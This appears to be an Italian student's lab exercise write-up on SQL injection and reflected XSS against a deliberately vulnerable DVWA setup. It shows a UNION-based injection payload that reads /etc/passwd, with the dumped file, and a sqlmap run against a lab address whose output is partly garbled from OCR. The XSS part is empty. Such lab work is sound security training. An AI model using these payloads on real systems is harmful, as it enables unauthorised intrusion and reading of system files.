

Esercizio: SQL injection e XSS reflected

SQL injection

1.



2.





Vulnerability: SQL Injection


```
User ID:
                        Submit
ID: 'union all select load file('/etc/passwd'),null#
First name: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
```


XSS reflected

1.









SQLMAP

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f ederal laws. Developers assume no liability and are not responsible for any misuse or dam age caused by this program

[*] starting @ 18:02:31 /2022-08-09/

[18:02:31] [INFO] testing connection to the target URL you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6362b39d54 e... 475dad23bc;security=high'). Do you want to use those [1/n] y

[18:02:50] [INFO] testing if the target URL content is stable

[18:02:50] [INFO] target URL content is atable

[18:02:50] [INFO] target URL variable target
```

```
(kali⊕kali)-[~]
       sqlmap -u http://192.168.50.101:80/dvwa/login.php?id=1 -D acuart --tables
                                                {1.6.7#stable}
                                                https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program
[*] starting @ 18:23:14 /2022-08-09/
[18:23:14] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=393ce8e833 a ... f2acf6dc41;security=high'). Do you want to use those [Y/n] y
[18:23:30] [INFO] testing if the target URL content is stable
[18:23:30] [INFO] target URL content is stable
[18:23:30] [INFO] testing if GET parameter 'id' is dynamic
[18:23:30] [WARNING] GET parameter 'id' does not appear to be dynamic [18:23:31] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be in
jectable
 [18:23:31] [INFO] testing for SQL injection on GET parameter 'id'
[18:23:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [18:23:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)' [18:23:32] [INFO] testing 'MySQL ≽ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (EXTRACTVALUE)'
[18:23:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause' [18:23:34] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause (IN)
[18:23:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:23:36] [INFO] testing 'Generic inline queries'
[18:23:36] [INFO] testing 'Postgre5QL > 8.1 stacked queries (comment)'
[18:23:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:23:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:23:38] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[18:23:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:23:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:23:41] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (p
otential) technique found. Do you want to reduce the number of requests? [Y/n] n
[18:23:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:24:06] [WARNING] GET parameter 'id' does not seem to be injectable
[18:24:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is seen bind of protection merchanism involved (e.g. WAF) maybe you could try
t that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try
 to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 18:24:06 /2022-08-09/
```